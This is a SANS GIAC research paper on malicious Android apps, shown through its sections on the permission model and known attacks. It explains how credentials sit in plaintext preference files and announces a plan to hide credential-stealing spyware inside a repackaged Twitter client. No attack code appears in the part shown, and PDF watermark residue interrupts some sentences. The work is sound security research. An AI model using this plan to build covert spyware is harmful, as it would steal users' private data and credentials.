Interested in learning
                                                                   more about security?


SANS Institute
InfoSec Reading Room
This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.


 Malicious Android Applications: Risks and
 Exploitation
 According to a Gartner study (Gartner, 11/2010), Android is now the No. 2 worldwide mobile operating system
 and will challenge Symbian for No.1 position by 2014. In addition to Android s large market share, the number
 of Android applications is growing at a fast rate. There are currently more than 100,000 Android applications
 available (Techeye, 26/11/2010). With the increasing numbers of applications available for Android; spyware
 is becoming a real concern. Several malicious applications, ranging from fake banking ...


                               Copyright SANS Institute
                               Author Retains Full Rights
   AD


                                          Malicious Android Applications:
	
                                             Risks and Exploitation


                                            "How I Met All Your Friends"


                             "A Spyware story about Android Application and Reverse Engineering"


                                                    GIAC (GPEN) Gold Certification


                                              Author:	
  Joany	
  Boutet,	
  joany.boutet@gmail.com	
  
	
                                                             Advisor:	
  Lori	
  Homsher	


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  

                                                             Accepted:	
  March	
  22th	
  2010	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                    Malicious Android Applications: Risks and Exploitation 2	


                                                               Abstract	


                   According to a Gartner study (Gartner, 11/2010), Android is now the No. 2 worldwide
	
  
                     mobile operating system and will challenge Symbian for No.1 position by 2014. In


                   addition to Android’s large market share, the number of Android applications is growing
	
                   at a fast rate. There are currently more than 100,000 Android applications available


                   (Techeye, 26/11/2010).


                   With the increasing numbers of applications available for Android; spyware is becoming


                   a real concern. Several malicious applications, ranging from fake banking applications
	
                   to an SMS Trojan embedded into a fake media player, have already been discovered on


                   the Android Market since the beginning of this year. However, there are other forms of
	
                   malware that may also emerge. What about hiding spyware in the background of a well-
	
  
                     known application? For example, imagine an application claiming to be the latest


                   version of a famous Twitter client, which actually runs spyware in the background and
	
  
                     uploads all private data to the attacker.


                   The purpose of this paper will be to explore a new form of Android spyware development
                     using reverse engineering techniquesF94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2 and provide real case attack scenarios. Reverse

                     engineering will be used, because most users do not check the permissions of the
                     applications loaded onto their mobile device. Even security professionals admit they do
                     not often check permissions of their Facebook or TweetCaster applications.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                      As part of the Information Security Reading Room                  Author retains full rights.	


                                                     Malicious Android Applications: Risks and Exploitation 3	


                     1. Introduction
	
                           Android is an open-source mobile operating system, based upon a modified
	
  
                     version of the Linux kernel, initially developed by Android Inc., a firm purchased by


                   Google in 2005.


                           A Gartner study released on November 2010 outlined that Android has become
	
                   the second-most popular OS in the world (Gartner, 11/2010). The growth of Android has


                   exceeded their previous study, released last year, in which they had predicted that
	
                   Android will be the No.2 worldwide mobile operating system in 2012 (The H,


                   08/10/2009). According to another Gartner study (Gartner, 08/2010)., there will be only a
	
                   slight difference between Symbian and Android market share in 2014: 30.2% for


                   Symbian against 29.6% for Android.


                           Android breakthrough on the smartphone market is due to several reasons: First,
	
                   Android is an open-source Operating System unlike Apple iOS. Hence the other
	
  
                     smartphone manufacturers have seen Android as an opportunity to turn the current users’
	
  
                     keenKey	
  fingerprint	
  open-source OSF94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  Ais whyE46	
  
                          interest for this =	
  AF19	
  FA27	
  2 into a way to win market share. That 169	
  4 they
                     are releasing new Android-based smartphones each month.

                             Google management understood that the iPhone success was largely based on the
                     number of applications released for end-users. Google’s resulting strategy is to provide
                     developers with an easy way to develop applications that extend the functionality of the
                     devices, using the Android Software Development Kit (SDK) and the Native
                     Development Kit (NDK). In contrast to Apple, where applications must be downloaded
                     from the Apple AppStore after rigorous control and approval (source code review for
                     potential security problems and copyright infringements), Google makes it easier for
                     developers to publish their applications. The Android application publishing process
                     makes it easy to develop Android applications, but also provides room for malicious
                     application publishing.

                             Unlike some of the other platforms, Android does not restrict application
                     distribution via application signing and long approval period. Even though an application
                     has to be signed to be installed on a device, it is possible to use self-signed certificates.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                        As part of the Information Security Reading Room             Author retains full rights.	


                                                      Malicious Android Applications: Risks and Exploitation 4	


                   Furthermore, users can download applications not only from Android Market, but also
	
                   from third party application stores, such as slideme.org and androlib.com.


                           Applications can be granted permissions, which are required to access critical
	
                   phone resources or for inter-application communication. Those permissions are defined


                   in advance (in the AndroidManifest.xml file), by the developer who wrote the application
	
                   and permissions are displayed to the user for approval before the application installation.


                   For example, a developer might claim that his application requires complete access to the
	
                   settings of the phone, access to SMS/MMS reading and so on. So it is up to the user to


                   check the validity of these permissions.


                           In spite of the permissions-based security model implemented by Android,
	
                   anyone can publish an application on the Android Market, which has no built-in method


                   to detect if this application contains malicious code or not.
	
  
                             This behavior has already been exploited several times in the past. In early 2010,


                   First Tech Credit Union discovered a group of apps circulating the market made by a user
	
  
                     named “Droid09”. Those applications were mobile banking apps that seem to permit
	
  
                     users to connect to their bank FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  information
                         Key	
  fingerprint	
  =	
  AF19	
   accounts, but in reality steal users' banking A169	
  4E46	
  
                     (Computerworld, 11/01/2010)

                             At the RSA conference in March 2010, two TippingPoint researchers Derek
                     Brown and Daniel Tijerina outlined how it is easy to publish an application and gain
                     access to personal user data (TippingPoint DVLabs, 03/2010).

                             More recently, in August 2010, the first SMS Trojan targeting the Android
                     platform appeared. This Trojan named Trojan-SMS.AndroidOS.FakePlayer.a, penetrates
                     smartphones running Android in the guise of a harmless media player application. Once
                     installed on the phone, the Trojan uses the system to begin sending SMSs to premium
                     rate numbers without the owner’s knowledge or consent, resulting in money passing from
                     a user’s account to that of the cybercriminals (Kaspersky, 08/2010). A complete analysis
                     of this Trojan can be found on Jon Oberheide blog (Oberheide, 10/08/2010). Since the
                     first release of this SMS Trojan, several variants have appeared in the wild under the
                     name of pornplayer.apk masquerading also as a media player (Kaspersky, 09/2010).


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                        As part of the Information Security Reading Room              Author retains full rights.	


                                                                Malicious Android Applications: Risks and Exploitation 5	


                            Starting in 2009, several types of commercial Android spyware appeared on the
	
                   market. Those applications claim that they are able to access user personal data (contact
	
  
                     phone book), monitor SMSs, retrieve GPS coordinates, and make these data accessible


                   from their website for review. However to be installed, someone needs physical access to
	
  
                     the phone. In July 2010, Romanian authorities have arrested 50 individuals accused of


                   using these kinds of applications to monitor cell phone communications of their spouses,
	
                   competitors, and so on (The Register, 01/07/2010).


                   Here is a short list of available commercial Android spyware at the time of this writing:


                                 •      Mobile Spy


                                 •      Mobile Stealth


                                 •      FlexiSpy


                            During the last Black Hat conference, Lookout Mobile Security released the
	
                   results of their App Genome Project. As explained on the Lookout Blog (The Lookout


                   Blog, 07/2010), this project was created to identify security threats in the wild and
	
                   provide insight into how applications (both from Android and iPhone) are accessing
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     personal data, as well as other phone resources.


                                       Figure	
  1	
  -­	
  App	
  Genome	
  Project	
  Results	
  (The	
  Lookout	
  Blog,	
  07/2010)	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                  As part of the Information Security Reading Room                                Author retains full rights.	


                                                              Malicious Android Applications: Risks and Exploitation 6	


                             The following are the results extracted from the Lookout Mobile Security Blog
	
                   (The Lookout Blog, 07/2010):


                                 •     29% of free applications on Android have the capability to access a user’s
	
                                       location, compared with 33% of free applications on iPhone


                                 •     Nearly twice as many free applications have the capability to access user’s


                                       contact data on iPhone (14%) as compared to Android (8%)


                                 •     47% of free Android apps include third party code, while that number is
	
                                       23% on iPhone


                             One interesting thing is that almost half of the Android applications include third
	
  
                     party code. This use of third party code shows a potential for data privacy leakage as


                   most developers don’t know if the third party library they used contained malicious code
	
  
                     or not.


                             To confirm these results, simply check out the Android Market and look for


                   possible malicious applications. For example, listed below is a wallpaper application that
	
                   claims to have no Internet access. However several things look suspicious. By checking
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     thoroughly the permissions it is clearly evident that this application has full Internet
                     access. Perhaps this is simply developer omission, but why does a wallpaper application
                     need to send SMS?


                                       Figure	
  2	
  -­	
  Example	
  of	
  malicious	
  application	
  on	
  the	
  Android	
  Market	


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                 As part of the Information Security Reading Room                             Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 7	


                              As Jon Oberheide said in his talk during the CanSecWest 2009 (Oberheide,


                   03/2009), “if a user is willing to install a fart app, you can be sure it will install
	
                   anything”. And that is a big problem, because most users are not meticulously checking


                   the permissions granted to their applications. Furthermore the increase of Android
	
                   applications released each month confirms the keen interest that developers have for


                   Android applications (androlib, 11/2010).


                            The latest malware released, combined with the results from the App Genome
	
                   Project, and the statistics from androlib confirm the prediction of Denis Maslennikov,


                   Mobile Research Group Manager at Kaspersky Lab.


                   “The IT market research and analysis organization IDC has noted that those selling
	
                   devices running Android are experiencing the highest growth in sales among smartphone
	
                   manufacturers. As a result, we can expect to see a corresponding rise in the amount of
	
                   malware targeting that platform.” (Kaspersky, 08/2010)


                             Another risk is spyware running in the background of a well-known application.
	
  
                     Think about an application claiming to be the latest version of a famous Twitter client,
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     which actually runs spyware in the background and uploads all private data to the
                     attacker’s location!

                              To illustrate, this paper will introduce a new form of spyware development using
                     reverse engineering techniques. Most users feel confident about what they download
                     from the Android Market and do not check application permissions during installation.
                     Even most security-savvy users have little experience with controlling the permissions of
                     their Facebook or TweetCaster mobile applications. After some more detailed
                     explanation about the security measures implemented by Android, this paper will
                     introduce how to develop stealthy spyware running in the background of a modified
                     version of a well-known Twitter client. Even though the application will not be published
                     on the Android Market, some real case attack scenarios will be provided to be as stealthy
                     as possible and spoof the Android Market so that the user thinks the application was
                     downloaded from there.

                     The next section will dive into the Android architecture and security model.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                   Author retains full rights.	


                                                                  Malicious Android Applications: Risks and Exploitation 8	


                   2. Diving Into The Belly of The Droid


                   2.1. The System Architecture


                                   Android is a software stack for mobile devices that includes an operating system,


                   middleware and key applications (Android Developers Guide- Android Architecture,
	
                   11/2010).


                                 Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                            Figure	
  3	
  -­	
  Android	
  Architecture	
  (Android	
  Developers	
  Guide-­	
  Android	
  Architecture,	
  11/2010)	


                                     Even though Android applications are most often written in Java using a
                     dedicated SDK (Android Developers Guide-SDK, 11/2010), some applications such as
                     game applications are developed in C/C++ using the Android NDK. Android includes a
                     set of C/C++ libraries used by various components of the Android system. These
                     capabilities are exposed to developers through the Android application framework, for
                     example the Webkit library is used by the Browser application.

                                     For code improvement performance, unmanaged native code can be used by the
                     application using Java Native Interface libraries (Android Developers Guide-NDK,


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                     As part of the Information Security Reading Room                               Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 9	


                   11/2010) As a consequence the Java Native Interface permits direct access to native code
	
                   libraries and the kernel system call interface (IOActive, 2010).


                             As explained previously, most Android applications are written in the Java
	
                   programming language. The compiled Java code, along with any data and resource files


                   required by the application, is bundled into an Android package (an archive file marked
	
                   by an .apk suffix). This file is the vehicle for distributing the application and installing it


                   on mobile devices (Android Developers Guide-Security, 11/2010).


                             Each Android application is composed of several components that can
	
                   communicate between each other using Intent messages (for inter and intra application


                   communication). Here is a list of those components and a short description of each one.
	
  
                                    •    Activity: An activity represents a visual interface that the user can use to


                                       process actions. One application might be composed of several activities.


                                  •    Service: A service doesn't have a visual user interface, but rather runs in
	
                                       the background for an indefinite period of time.
	
  
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  Freceiver does 8B5	
  06E4	
  A169	
  4interface
                                     • Broadcast Receiver: A broadcast DB5	
  DE3D	
  F not display a user E46	
  
                                         but rather receives and may react to broadcast announcements by starting
                                         an activity. For example when the phone receives an SMS, a broadcast
                                         message is sent by the system to inform that a message is available.
                               <receiver android:name=".SmsReceiver">
                                    <intent-filter>
                                        <action android:name=
                                            "android.provider.Telephony.SMS_RECEIVED" />
                                    </intent-filter>
                                </receiver>


                                    •    Content Provider: A content provider is a kind of database where an
                                         application makes data available to other applications. More generally data
                                         are stored in an SQLite database, for instance as shown below the browser
                                         application has a content provider to store browser history and bookmarks.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                  Author retains full rights.	


                                                            Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                              0	


                                       Figure	
  4	
  -­	
  The	
  Content	
  Provider	
  used	
  by	
  the	
  Browser	
  Application


                           The content provider extends the ContentProvider base class to implement a


                   standard set of methods that enable other applications to retrieve and store data of the
	
                   type it controls. However, applications do not call these methods directly. Rather, they


                   use a ContentResolver object and call its methods instead (Android Developers
	
                   Guide_Fundamentals, 11/2010).


                           Android provides several ContentProviders that are used to store common data
	
  
                     such as audio, video, contact information. These providers can be accessed using specific
	
  
                     methods from the ContentResolver, 2F94	
  as98D	
  query method. 8B5	
  06E4	
  to169	
  4E46	
  
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
   such 9 the FDB5	
  DE3D	
  F However, A query a
                     dedicated content provider this method has to know which provider to query. That is why
                     each content provider is accessible via a unique URI; the following is a non exhaustive
                     list of content provider URIs:

                                   •    MediaStore.Images.Media.EXTERNAL_CONTENT_URI to access all
                                        images located on the SD card.

                                   •    MediaStore.Audio.Media.EXTERNAL_CONTENT_URI to access all
                                        audio files located on the SD card.

                                   •    ContactsContract.Contacts.CONTENT_URI to access personal contact
                                        information.

                             Even though content providers are available for all applications, they must acquire
                     the proper permission to read the data. More generally these permissions, as well as
                     structure components, are defined in a file called AndroidManifest.xml which is the
                     cornerstone of the Android security model.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                               As part of the Information Security Reading Room                          Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                             1	


                     2.2. The Security Model


                   2.2.1. The Sandbox and Permissions Based Model


                             “Android is a multi-process system, in which each application (and parts
	
                   of the system) runs in its own process. Most security between applications and the
	
  
                     system is enforced at the process level through standard Linux facilities, such as user


                   and group IDs that are assigned to applications. Additional finer-grained security
	
  
                     features are provided through a "permission" mechanism that enforces restrictions


                   on the specific operations that a particular process can perform, and per-URI
	
  
                     permissions for granting ad-hoc access to specific pieces of data.” (Android Developers


                   Guide-Security, 11/2010)


                            The Android security model is primarily based on a sandbox and permission
	
                   mechanism. Each application is running in a specific Dalvik virtual machine with a


                   unique user ID assigned to it, which means the application code runs in isolation from the
	
                   code of all others applications. As a consequence, one application has not granted access
	
  
                     to other applications’ =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                          Key	
  fingerprint	
   files.


                                 Figure	
  5	
  -­	
  Android	
  Security	
  Model:	
  sandbox	
  and	
  permissions	
  mechanisms	


                              To install an application, it must be signed by the developer using a certificate,
                     which might be self-signed. By signing two applications using the same certificate, a


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                            Author retains full rights.	


                                                             Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                               2	


                   developer might request that both applications will share the same user ID. By sharing
	
                   the same user ID, the developer will grant access to data between both applications. To	


                     conserve	
  system	
  resources,	
  applications	
  with	
  the	
  same	
  ID	
  can	
  also	
  arrange	
  to	
  run	
  in	


                   the	
  same	
  Linux	
  process,	
  sharing	
  the	
  same	
  VM.	
  (Android Developers Guide-Security,
	
  
                     11/2010)


                               A SDK freely available allows everybody to develop custom applications for their


                   own device, or provide applications to the community, through the Android Market or
	
                   third party applications store (Android Developers Guide-SDK, 11/2010).


                             As mentioned earlier, in contrast to Apple, where applications must be


                   downloaded from the Apple AppStore after rigorous control and approval, Android
	
                   application source code is not verified before release.


                             Applications can be granted permissions, which are required to access critical


                   phone resources or for inter-application communication. Those permissions are defined
	
                   in advance by the developer who wrote the application, and permissions are displayed to
	
  
                     the user for approval before the application installation. For example, a developer might
	
  
                     claim thatingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  0the phone, access to
                         Key	
  f his application requires complete access to the settings of 6E4	
  A169	
  4E46	
  
                     SMS/MMS reading and so on. As shown below, those permissions are displayed to the
                     user before application installation. So it is up to the user to check the validity of these
                     permissions. However, it is probable that most users do not meticulously check the
                     permissions granted to their applications.


                                           Figure	
  6	
  -­	
  Permissions	
  display	
  before	
  application	
  installation	
  

                               It is still possible to check permissions that an application has on the phone via
                     Settings> Application Settings>Manage applications.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                As part of the Information Security Reading Room                        Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                             3	


                                      Figure	
  7	
  -­	
  Application	
  permissions	
  summary	
  after	
  installation


                            All those permissions are defined in a file called AndroidManifest, a complete
	
                   manifest file can be found in Appendix 1. This is actually an XML file containing all the


                   application components and permissions. Once the application is installed on the phone,
	
                   there is no way to modify it. Here is an excerpt of a standard manifest file:


                   manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic">
                     …
	
                   <activity android:label="@string/app_name" android:name=".ui.Account">
	
                   <intent-filter>
                     <action android:name="com.seesmic.LOGIN"/>
                     <category fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                          Key	
   android:name="android.intent.category.DEFAULT"/>
                     </intent-filter>
                     </activity>
                     …
                     <service android:name=".core.NotifService"/>
                     <receiver android:name=".core.OnAlarmReceiver"/>
                     </application>
                     <uses-permission android:name="android.permission.INTERNET"/>
                     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
                     <uses-permission android:name="android.permission.VIBRATE"/>
                     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
                     <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
                     <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
                     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
                     <uses-permission android:name="android.permission.READ_CONTACTS"/>
                     <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
                     <uses-permission android:name="android.permission.RECEIVE_SMS"/>
                     <uses-permission android:name="android.permission.RECEIVE_MMS"/>
                                                                                             	
  
                                                   Figure	
  8	
  -­	
  Excerpt	
  of	
  a	
  standard	
  Manifest	
  file	


                              It is only possible to use components described in this file and, as shown below, if
                     correct permissions are not defined in advance access might be denied to certain part of
                     the phone.

                     08-19 21:35:02.925: DEBUG/AndroidRuntime(258): >>>>>>>>>>>>>> AndroidRuntime START
                     <<<<<<<<<<<<<<
                     …


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                    Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                             4	
  
	
                   08-19 21:35:06.590: ERROR/DatabaseUtils(270): java.lang.SecurityException: Permission
	
                   Denial: reading com.android.browser.BrowserProvider uri content://browser/bookmarks from
                     pid=264, uid=10031 requires com.android.browser.permission.READ_HISTORY_BOOKMARKS
	
                   08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
	
                   android.content.ContentProvider$Transport.enforceReadPermission(ContentProvider.java:271)
                     08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
	
                   android.content.ContentProvider$Transport.bulkQuery(ContentProvider.java:149)
	
                   08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
                     android.content.ContentProviderNative.onTransact(ContentProviderNative.java:111)
	
                   08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at
	
                   android.os.Binder.execTransact(Binder.java:288)
                     08-19 21:35:06.590: ERROR/DatabaseUtils(270):     at dalvik.system.NativeStart.run(Native
	
                   Method)
                     08-19 21:35:06.647: DEBUG/AndroidRuntime(264): Shutting down VM


                    Figure	
  9	
  -­	
  Browser	
  Content	
  Provider	
  Access	
  without	
  permission.READ_HISTORY_BOOKMARKS	


                             A complete list of permissions is available on the Android Developers web site


                   (Android Developers Guide_Manifest Permissions, 11/2010).
	
  
                               The system can also grant permissions to applications depending on certain


                   conditions. Here is what happens when a normal application requests the
	
  
                     android.permission.CALL_PRIVILEGED permission (the one used to generate call


                   without user knowledge):
	
  
                     09-09 14:40:06.825: WARN/PackageManager(59): Not granting permission
	
                   android.permission.CALL_PRIVILEGED to package com.test.upload (protectionLevel=3
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     flags=0x8444)
                                                Figure	
  10	
  -­	
  Example	
  of	
  permission	
  protection	
  level


                               As shown above a protectionLevel exception is raised by the system. Actually, the
                     requested permission is granted only to applications that are in the Android system image
                     or are signed with the same certificates as those in the system image. A complete list of
                     the permission protection levels is available on the Android Developers web site
                     (Android Developers Guide_ Permissions Protection Level, 11/2010).

                               As explained previously, from an application it is possible to execute unmanaged
                     native ARM code using the Java Native Interface (JNI). A malicious application
                     developer might exploit this behavior by providing an exploit for a disclosed kernel
                     vulnerability to elevate privileges and doing whatever he wants afterwards.

                               It should be noted that, by default, even though native code is executed from an
                     application the permission model will not be bypassed, as it still refers to the permissions
                     defined in the AndroidManifest file.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                   Author retains full rights.	


                                                             Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                               5	


                             However native code execution could be dangerous for users with Jailbreak
	
                   phones (phones that have been freed of limitations from the original provider), since they
	
  
                     may be running their phone applications as root user. In that case, by using a malicious


                   application, an attacker will be able to access sensitive parts of the device, such as the
	
  
                     credentials provided for the different user accounts.


                     2.2.2. Credentials Handling


                             The Android system provides two ways to handle credentials either using the
	
  
                     Authentication Manager or the Shared Preferences.


  “The	
  account	
  manager	
  allows	
  sharing	
  of	
  credentials	
  across	
  multiple	
  applications	
  and	
  
	
                   services.	
  Users	
  enter	
  the	
  credentials	
  for	
  each	
  account	
  only	
  once	
  —	
  applications	
  with	
  
	
                   the	
  USE_CREDENTIALS	
  permission	
  can	
  then	
  query	
  the	
  account	
  manager	
  to	
  obtain	
  an	
  
	
                   auth	
  token	
  for	
  the	
  account.	
  An	
  authenticator	
  (a	
  pluggable	
  component	
  of	
  account	


                     manager)	
  requests	
  credentials	
  from	
  the	
  user,	
  validates	
  them	
  with	
  an	
  authentication	
  
	
                   server	
  running	
  in	
  the	
  cloud,	
  and	
  then	
  stores	
  them	
  to	
  the	
  account	
  manager.	
  “(Android	


                     Developers	
  Guide_The	
  Account	
  Manager,	
  11/2010)	


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  as
                              Android provides an easy way for applications to store user information, such
                     account name and credentials, by using the SharedPreferences utility. As shown below
                     when an application such as the TweetCaster, is launched, a request is made to the
                     PreferenceManager component for the DefaultSharedPreferences (user account name and
                     password …)
                     Landroid/preference/PreferenceManager;>getDefaultSharedPreferences(Landroid/content/Conte
                     xt;)Landroid/content/SharedPreferences;


                               This is a good solution for an application that does not have a specific component
                     (authenticator) to authenticate with a back-end service. However, this information is
                     written in plaintext in the shared_prefs directory under the filename
                     applicationname_preferences.xml. Even if this file has restricted read and write access,
                     if spyware is running in the background of the TweetCaster application, nothing will
                     prevent the disclosure of this sensitive information. This behavior will be observed in the
                     section covering the Android spyware development using Reverse Engineering.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                               As part of the Information Security Reading Room                          Author retains full rights.	


                                                               Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                                 6	


                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                                 Figure	
  11	
  -­	
  Credentials	
  disclosure	
  in	
  the	
  application	
  shared	
  preferences	
  file	


                     2.3. Known Attacks
                               In November 2010, two security researchers Jon Oberheide and Zach Lanier
                     found a way to abuse the credentials service that Android has for allowing applications to
                     request authorization tokens. They have exploited this vulnerability by providing a “fake”
                     Angry Birds application that was disguised as an expansion for the original game
                     (Forbes, 10/11/2010). This game was actually a malicious application that was able to
                     download three other applications from the Android Market. Those three other malicious
                     applications were able to access sensitive data and were installed without asking
                     permission from the user, thus bypassing the permission system in place.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                 As part of the Information Security Reading Room                                   Author retains full rights.	


                                                            Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                              7	


                           The only clue to the user was the additional applications’ installations appeared in
	
                   the phone notifications, alerting a user to the new installation. Jon Oberheide worked
	
  
                     with Google to provide a fix for this issue, which will be applied to all Android devices.


                           At the time of writing no additional technical information has been disclosed


                   about this vulnerability. However, there is an important likelihood that this vulnerability
	
                   is a follow up to Jon Oberheide’ analysis of the GTalkService protocol (Oberheide,


                   06/2010).


                           The GTalkService is a persistent connection maintained from the Android phone
	
                   to Google’s servers at all time. It allows Google to push down messages to the phone in


                   order to perform particular actions. For example, when user clicks to install an app
	
                   through the Android Market, Google pushes down an INSTALL_ASSET to the phone


                   which causes it to fetch and install that application (Oberheide, 28/06/2010).
	
  
                             When Google wants to remote kill an application from a phone, it pushes down a


                   REMOVE_ASSET message to the phone which causes it to remove the particular
	
  
                     application. Both messages are actually broadcasted to two Broadcast Receivers from the
	
  
                     Android Market application. FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                        Key	
  fingerprint	
  =	
  AF19	
